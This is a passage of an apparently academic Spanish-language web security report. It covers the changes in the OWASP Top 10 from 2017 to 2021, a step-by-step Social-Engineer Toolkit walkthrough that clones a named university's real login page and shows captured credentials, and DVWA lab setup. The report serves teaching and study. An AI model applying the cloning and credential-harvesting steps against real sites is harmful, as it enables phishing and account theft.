10. **Falsificación de solicitudes del lado del servidor:** esta vulnerabilidad pertenece a los nuevos integrantes del top este año, teniendo como definición el escenario en que una aplicación web requiere que los usuarios le suministren una URL para obtener un recurso almacenado en algún servidor externo, radicando principalmente en la ausencia de métodos de barrera o protección al emplear dichas URLs, provocando desde el envío de datos por medio de peticiones a un destino inesperado. Debido a que estas URLs son ingresadas al servidor de la aplicación como una inocente cadena de caracteres, sin ninguna validación, se salta por completo métodos de seguridad con Firewall o VPN, lo cual no le limita en ningún momento al atacante el realizar cualquier acción sobre el servidor y sus componentes asociados. Cabe resaltar que, según la OWASP, esta vulnerabilidad va en creciente debido a la implementación de servicios cloud, en los cuales las medidas de seguridad y la gestión de estos servicios se le deja por completo al dueño de dicho servicio (OWASP, 2021n).

RANK	CATEGORY	CWES MAPPED	MAX INCIDENCE RATE	AVG INCIDENCE RATE	MAX COVERAGE	AVG COVERAGE	AVG WEIGHTED EXPLOIT	AVG WEIGHTED IMPACT
A01:2021	BROKEN ACCESS CONTROL	34	55.97%	3.81%	94.55%	47.72%	6.93	5.93
A02:2021	CRYPTOGRAPHIC FAILURES	29	46.44%	4.49%	79.33%	34.85%	7.29	6.81
A03:2021	INJECTION	33	19.09%	3.37%	94.04%	47.90%	7.25	7.15
A04:2021	INSECURE DESIGN	40	24.19%	3.00%	77.25%	42.51%	6.46	6.78
A05:2021	SECURITY MISCONFIGURATION	20	19.84%	4.51%	89.58%	44.84%	8.12	6.56
A06:2021	VULNERABLE AND OUTDATED COMPONENTS	3	27.96%	8.77%	51.78%	22.47%	5.00	5.00
A07:2021	IDENTIFICATION AND AUTHENTICATION FAILURES	22	14.84%	2.55%	79.51%	45.72%	7.40	6.50
A08:2021	SOFTWARE AND DATA INTEGRITY FAILURES	10	16.67%	2.05%	75.04%	45.35%	6.94	7.94
A09:2021	SECURITY LOGGING AND MONITORING FAILURES	4	19.23%	6.51%	53.67%	39.97%	6.87	4.99
A10:2021	SERVER-SIDE REQUEST FORGERY	1	2.72%	2.72%	67.72%	67.72%	8.28	6.72

Ilustración 5 Puntajes de las vulnerabilidades del top de 2021

En la imagen anterior se pueden ver los datos por medio de los cuales se organizaron las vulnerabilidades en el listado de 2021, teniendo presente la tasa de incidencia de cada vulnerabilidad, la cobertura de estas, el promedio de exploits existentes para estar

vulnerabilidades y finalmente un promedio del impacto de las vulnerabilidades en las aplicaciones analizadas. Con estos datos, la descripción de cada una de las vulnerabilidades de los listados del 2017 y 2021, continuaremos ahora con una comparación y revisión de los cambios presentes en este listado y la razón de dichas modificaciones.

Comparativa Top 10 2017 y 2021

En la siguiente imagen se encuentra la comparación de las 10 vulnerabilidades listadas en el 2017 y 2021 por la OWASP, teniendo presente que las vulnerabilidades que se encuentran resaltadas de color verde han subido de posición, las que se encuentran resaltadas de color amarillo fueron actualizadas y/o integradas a una vulnerabilidad en el listado del 2021, las que se encuentran resaltadas con el color anaranjado bajaron de posición en el listado y las que se encuentran en el listado del 2021 resaltadas con el color azul son nuevas, estas pueden ser la actualización de vulnerabilidades presentes en el listado de 2017 o descubrimientos por parte de la OWASP y su proceso de recolección, análisis y promulgación de información (OWASP, 2021c).




Ilustración 6 Cambios presentados en el top 10 de vulnerabilidades en aplicaciones web de la OWASP

Las modificaciones realizadas se basan en el análisis de las vulnerables previamente identificadas, los reportes de seguridad recopilados con la comunidad de OWASP y sus

organizaciones patrocinadoras y encuestas con el fin de obtener la mayor cantidad información, además de ver cuántos casos están asociadas a cada una de las vulnerabilidades, el impacto técnico de las vulnerabilidades el funcionamiento de las aplicaciones web analizadas, la gorma y el nivel de dificultad para la explotación de la vulnerabilidad, todo esto se podrá ver en un futuro en el documento oficial del listado. Para poder ahondar en estos aspectos, se va a definir las modificaciones realizadas a cada una de las posiciones (Nieto, 2021; OWASP, 2021c):

1. **Control de acceso roto:** esta vulnerabilidad responde al cambio de la nomenclatura de la vulnerabilidad de pérdida de control de acceso ubicada en la posición 5 del top de 2017, ubicándose en el primer lugar debido a su incidencia en las aplicaciones y reportes analizados, sin olvidar el impacto a la información y el funcionamiento de las aplicaciones.
2. **Fallos criptográficos:** esta vulnerabilidad es un cambio en la nomenclatura a la vulnerabilidad de exposición de datos sensibles ubicada en la posición 3 del top de 2017, contemplando en esta un enfoque a los sistemas de cifrado en las aplicaciones web y como de estos depende la confidencialidad de los datos.
3. **Inyección:** desplazándose dos posiciones hacia abajo e integrando a esta la vulnerabilidad sobre las secuencias de comandos cruzados (XSS) debido a su naturaleza, pero aún mantiene una tasa de incidencia alta, esta vulnerabilidad es de cuidado ya que su impacto sigue siendo el mismo y más si se soporta en otras vulnerabilidades como el diseño inseguro o configuraciones de seguridad incorrectas.
4. **Diseño inseguro:** esta vulnerabilidad es completamente nueva y representa la importancia de la fase de diseño de las aplicaciones web, ya que es de esta en donde reside el definir correctamente que elementos a implementar, que se debe desarrollar y que medidas de seguridad se deben aplicar sobre el sistema a desarrollar. Como tal, esta vulnerabilidad es la puerta a una gran variedad de ataques.
5. **Configuración de seguridad incorrecta:** esta vulnerabilidad antes ubicada en la posición 6 del listado mantiene su naturaleza, subiendo a esta posición debido a la incidencia de esta y el impacto sobre las aplicaciones web.
6. **Componentes desactualizados y vulnerables:** esta vulnerabilidad hace referencia al cambio de nomenclatura de la vulnerabilidad de componentes con vulnerabilidades que

se encontraba en la posición 9 del listado del 2017, subiendo en el listado debido al aumento de casos asociados a esta y el impacto que tuvo la explotación de esta por medio de los ataques registrados.

7. **Fallos en la identificación y autenticación:** esta vulnerabilidad hace referencia al cambio de nomenclatura de la vulnerabilidad de pérdida de autenticación, en este caso se incluye la falta de gestión de la identidad de los usuarios de la aplicación la cual se encontraba en la segunda posición del listado de 2017, siendo esta vulnerabilidad la que más posiciones bajo en el listado, esto debido a la incidencia en las aplicaciones analizadas y los reportes recibidos.
8. **Fallos de software e integridad de datos:** esta vulnerabilidad se cataloga como nueva, incluyendo la vulnerabilidad de deserialización insegura ya que está atenta directamente a la integridad de los datos, añadiéndole a esto todos los componentes de software que puedan afectar este atributo de los datos manejados por la aplicación web.
9. **Fallos en el registro y monitoreo:** esta vulnerabilidad subió una posición esto debido a como se encontraron una mayor cantidad de aplicaciones que reportaron tener incidentes con relación a esta vulnerabilidad.
10. **Falsificación de solicitudes:** esta vulnerabilidad es completamente nueva en el listado y fue incluida debido a los casos en aumento que presento en el periodo analizado, además de tener en cuenta el aumento en el uso de servicios cloud.

Hasta el momento, la OWASP no ha generado su documento en donde explique de forma amplia cada una de las vulnerabilidades, pero, con la información suministrada en la página de la publicación de las vulnerabilidades, la comparativa con el listado de 2017 y la breve descripción de cada una de las vulnerabilidades, algunos ejemplos y formas de prevención, se pudo explicar de forma correcta cada una de las actualizaciones presentadas en el último listado, teniendo como objetivo el explicar cada vulnerabilidad expuesta en cada listado y las implicaciones de cada actualización.

3. Clonación de Login de Aula Virtual

De los ataques que en la actualidad más problemas son los que emplean métodos de ingeniería social, en los cuales se hace la suplantación de identidades digitales, sean de organizaciones,

¿Qué es Social-Engineer Toolkit (SET)?

Por sus iniciales, SET es un programa enfocado en los ataques de ingeniería social los cuales posibiliten la obtención de información sensible. Esta herramienta multiplataforma fue desarrollada por David Kennedy con la compañía de seguridad **TrustedSec**, construida en lenguaje Python (siendo este un requisito para su funcionamiento) y siendo parte en la suite de herramientas de Kali Linux. Esta herramienta es considerada una de las herramientas más populares y potentes para realizar procesos de creación de correos fraudulentos, clonación de páginas web para la obtención de credenciales de usuario, creación de payloads, ataques de mensajes de texto (Smishing) y la creación de componentes infectados que permitan la recolección de información y el daño en los sistemas objetivo (Caballero, 2016; DragonJAR, 2012; TrustedSec, 2021).



Ilustración 7 SET es una herramienta muy potente e intuitiva para su uso.

Cabe recordar que los ataques de ingeniería social permiten a los atacantes la recolección de información que les permitan la posterior ejecución de otros ataques mucho más elaborados, siendo a su vez ataques de reconocimiento de los objetivos orientado a los eslabones débiles de los sistemas: los usuarios los cuales emplean algún componente de software para cumplir con el objetivo propuesto (Gomez & BBVA, 2018). En este ejercicio, se realizará la clonación de la página de ingreso del aula virtual de la Universidad de San Buenaventura sede Bogotá, teniendo en cuenta que el ingreso a Gmail cuenta con varios mecanismos de seguridad que posiblemente puedan bloquear la correcta realización del ataque.

Proceso

Esta herramienta cuenta con una interfaz de usuario muy simple, pero a su vez que ayuda a los usuarios a realizar los ataques de forma simple y rápida, dado sea el caso que no se cuente con Social-Engineer Toolkit instalado, en distribuciones de Linux se debe contar con Python en alguna de sus últimas versiones (3.5 – 3.9) y para la instalación de SET solo se requiere la ejecución de las siguientes líneas de código (TrustedSec, 2021):

```
$ git clone https://github.com/trustedsec/social-engineer-toolkit/set/  
$ cd set  
$ pip3 install -r requirements.txt  
$ python3 setup.py
```

Para ver la instalación en Windows, puede dirigirse a el siguiente enlace del repositorio de SET en donde se explica brevemente el proceso para este sistema operativo. Clic [aquí](#).

A continuación, se describirán cada uno de los pasos realizados para la obtención de las credenciales de usuario de una cuenta del aula virtual de la Universidad de San Buenaventura sede Bogotá (Conisilla, 2019):

1. Ingresar a SET por medio del comando **setoolkit**:



```
(root@Tao)-[/home/tao]  
# setoolkit
```

Al ingresar, la consola abrirá un programa interactivo e iterativo que muestra el menú de SET:



2. Elegir la opción **1** de **Social-Engineering Attacks** (ataques de ingeniería social):
3. Elegir la opción **2** de **Website Attack Vectors** (vectores de ataque a sitio web):
4. Elegir la opción **3** de **Credential Harvester Attack Method** (Método de ataque del recolector de credenciales)
5. Elegir la opción **2** de **Site Cloner** (Clonador de sitios):
6. Ingresar la IP por medio de la cual se accederá a la página a clonar y la URL de la página a clonar, en este caso se ingresara la URL de la página de ingreso al aula virtual de la universidad de San buenaventura sede Bogotá (<http://uvirtual-t.usbbog.edu.co:8080/uvirtual-2.6.7-2/login/index.php>) .Al ingresar la URL, SET se encargara de la clonación y despliegue de la página web ingresada, dejando en este

caso, como método de acceso, la IP del equipo en donde se realizó el proceso de clonación.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.24]:192.168.0.24
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://uvirtual-t.usbbog.edu.co:8080/uvirtual-2.6.7-2/login/index.php

[*] Cloning the website: http://uvirtual-t.usbbog.edu.co:8080/uvirtual-2.6.7-2/login/index.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
POSTs on a website.
```

Ilustración 9 Clonación de la página de ingreso

Notas:

- Se requiere tener instalado un servidor Apache en la maquina atacante con el fin de desplegar la página clonada.
 - Si se quiere enmascarar la IP, se requiere la manipulación del directorio DNS de la maquina atacante.
 - Este tipo de ataque solo sirve con aquellos equipos conectados a la misma red de la maquina atacante.
7. Para probar el funcionamiento de la página clonada, nos dirigiremos a <http://192.168.0.24> y nos encontraremos con un calco completo de la página de ingreso a la página de ingreso al aula virtual de la universidad de San Buenaventura sede Bogotá. Ingresaremos unas credenciales para realizar la prueba de que estas sean capturadas.




Ilustración 10 Acceso a página clonada desde un PC y un dispositivo móvil

En la anterior imagen se realizó acceso a la página clonada desde otra máquina dentro de la misma red, y se realizó el mismo ejercicio desde un dispositivo móvil. Desde ambas máquinas “víctima”, se realizó el envío de credenciales. Al realizar clic en el botón de Acceder, la página clonada nos remite a la verdadera página de ingreso al aula virtual, por lo que la víctima creerá que ingreso de forma incorrecta sus credenciales o que hubo algún problema para el acceso.

8. Para revisar las credenciales obtenidas, nos dirigiremos a la consola en donde se encuentra corriendo Set y hay veremos las credenciales obtenidas, con estas ya podríamos realizar pruebas para el ingreso a la cuenta asociada a cada una de estas.

```
The best way to use this attack is if username and password form fields are available. Regardless,
POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.10 - - [26/Oct/2021 22:17:57] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=TelÃfono
POSSIBLE PASSWORD FIELD FOUND: password=123456
PARAM: anchor=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.0.10 - - [26/Oct/2021 22:18:23] "POST /index.html HTTP/1.1" 302 -
192.168.0.14 - - [26/Oct/2021 22:18:47] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=Victima1
POSSIBLE PASSWORD FIELD FOUND: password=abcdefg
PARAM: anchor=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.0.14 - - [26/Oct/2021 22:18:58] "POST /index.html HTTP/1.1" 302 -
```

Ilustración 11 Recepción de credenciales por parte de SET

Las primeras credenciales recibidas por la herramienta hacen referencia a las enviadas desde el dispositivo móvil, las segundas son aquellas enviadas desde una máquina de escritorio.

Nota: se usaron credenciales falsas en este ejercicio, solo con el fin de comprobar que la herramienta fuera capaz de capturar las cadenas correspondientes a las credenciales ingresadas.

Conclusiones

Al terminar todo el proceso de simulación de un ataque de ingeniería social realizando la clonación de un sitio web, se obtuvieron las siguientes credenciales:

- SET presenta una variedad de herramientas, muy fáciles de usar, las cuales permiten realizar ataques de forma efectiva, además de contar con documentación que permita aprovechar al máximo las funcionalidades que presenta esta herramienta.
- La clonación de una pagina requiere la previa instalación de un servidor Apache en la maquina atacante, este servidor será “secuestrado” mientras se tenga activa la pagina clonada ya que requiere tener control de las peticiones POST las cuales se encargan de la recolección de las credenciales ingresadas por las víctimas.
- Se requiere de la manipulación del directorio DNS en la maquina atacante para encapsular la dirección IP y que las victimas accedan a la pagina por medio de una URL similar a la del sitio original.

4. Bloqueo de ataque a aplicaciones con DVWA

Cuando nos enfocamos en el evitar que un sistema, en este caso una aplicación web, no sufra de ataques o no sufra al ser víctima de uno de estos se debe contemplar un conjunto de herramientas las cuales nos permitan cumplir con dicho objetivo. Para bloquear ataques nos podemos encontrar con herramientas educativas que nos ayuden a saber la naturaleza de un ataque, recordemos que en esencia a esto hace referencia el hacking ético, y posteriormente contar con el conocimiento que nos permita la prevención y bloqueo de ataques sobre una aplicación web por medio de herramientas que nos permitan tener control sobre la seguridad del producto, en este caso, podemos mencionar los WAF (Web Application Firewall) los cuales se encuentran dotados con componentes que permiten el bloqueo de distintos tipos de ataques como de fuerza bruta, inyección SQL, XSS, hombre en el medio, entre otros (Romaniz, 2008). Pero, antes de implementar estas herramientas, se debe contemplar el primer conjunto de herramientas educativas, en las cuales se pueden reforzar u obtener conocimiento sobre la seguridad que debe tener una aplicación web. A continuación, se explicará una de estas herramientas y se navegará a través de ella.

¿Qué es DVWA Framework?

Para actuar hay que saber cómo hacerlo, esta frase resume el objetivo de DVWA (Damn Vulnerable Web Application), la cual es una aplicación web desarrollada en PHP con una base de datos MSQl soportada por medio de XAMMP como servidor, esta aplicación se resume en

el presentan una serie de desafíos y actividades enfocadas en el descubrimiento de vulnerabilidades, investigación de exploits y métodos de ataque con el fin de la obtención de un objetivo definido (DragonJAR, 2009). DVWA permite su despliegue en cualquier servidor Apache, a parte contar con una imagen para su uso por medio del gestor de contenedores Docker (esta opción es la más recomendable ya que no requiere otro proceso más que la creación del contenedor con la imagen extraída de Docker Hub). Como cualquier entorno de aprendizaje con vulnerabilidades presenta una responsabilidad por parte de sus usuarios, esto debido a que, la maquina o dispositivo en el que se despliegue DVWA estará propenso a ataques por parte de terceros, por lo que se recomienda desconectar o apagar la conexión a internet, delimitar el acceso al puerto 80 o en el cual se ejecute el servidor Apache por medio de reglas de firewall, esta medida se debe aplicar también al servicio de MySQL (The DVWA team, 2020).



Ilustración 12 Dashboard de DVWA

Navegando en DVWA

Antes de navegar dentro de DVWA, se debe realizar el proceso de instalación, contemplando previamente el contar con una instalación de un servidor de apache y MySQL, en este caso, se realizará el despliegue en una maquina con Windows 7 en la cual previamente ya se encontraba instalado XAMMP. Con esto requisitos cumplidos, el proceso de despliegue de DVWA es el siguiente (Caballero, 2015):

1. Ir al repositorio de GitHub para el proyecto ((clic [aquí para ir al repositorio](#))).




Ilustración 13 GitHub del proyecto DVWA

2. Para descargar todo el contenido del repositorio, dar clic en code / Download Zip. Se recomienda realizar la descarga en la carpeta raíz del servidor Apache.




Ilustración 14 Descarga de DVWA

3. Descomprimir el archivo, asegurándose de realizarlo en la carpeta raíz del servidor Apache, en este caso que se emplea a XAMPP, dentro de la carpeta **htdocs**.




Ilustración 15 Ubicación del DVWA dentro del directorio raíz de Apache

4. Crear la base de datos requerida para el funcionamiento, esto por medio de los siguientes comandos SQL:

```
mysql> create database dvwa;
mysql> create user dvwa@localhost identified by 'p@ssw0rd';
mysql> grant all on dvwa.* to dvwa@localhost;
mysql> flush privileges;
```

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| dvwa      |
| information_schema |
| mysql     |
| performance_schema |
| phpmyadmin |
| test      |
+-----+
6 rows in set (0.030 sec)

MariaDB [(none)]>
```

```
MariaDB [(none)]> select user,host from mysql.user;
+-----+-----+
| User | Host |
+-----+-----+
| root | 127.0.0.1 |
| root | :::1 |
| dvwa | localhost |
| pma  | localhost |
| root | localhost |
+-----+-----+
5 rows in set (0.001 sec)
```


NOTA: debido a la versión soportada por Windows 7, XAMPP realizo la instalación de MariaDB, base de datos que funciona como repuesto acorde al entorno de Windows 7.

5. Iniciar el servidor Apache e ingresar a http://192.168.0.2*/DVWA/setup.php para revisar que todos los elementos requeridos para el correcto funcionamiento de la aplicación se encuentran listo.




Ilustración 16 Setup de DVWA

Como se puede ver en la imagen, al realizar la configuración de DVWA, nos reporta que la característica **php function allow_url_include** se encuentra deshabilitada, para habilitarla nos dirigimos al archivo php.ini, el cual se puede acceder por medio del centro de control de XAMPP dando clic en el botón **config** del servicio Apache:


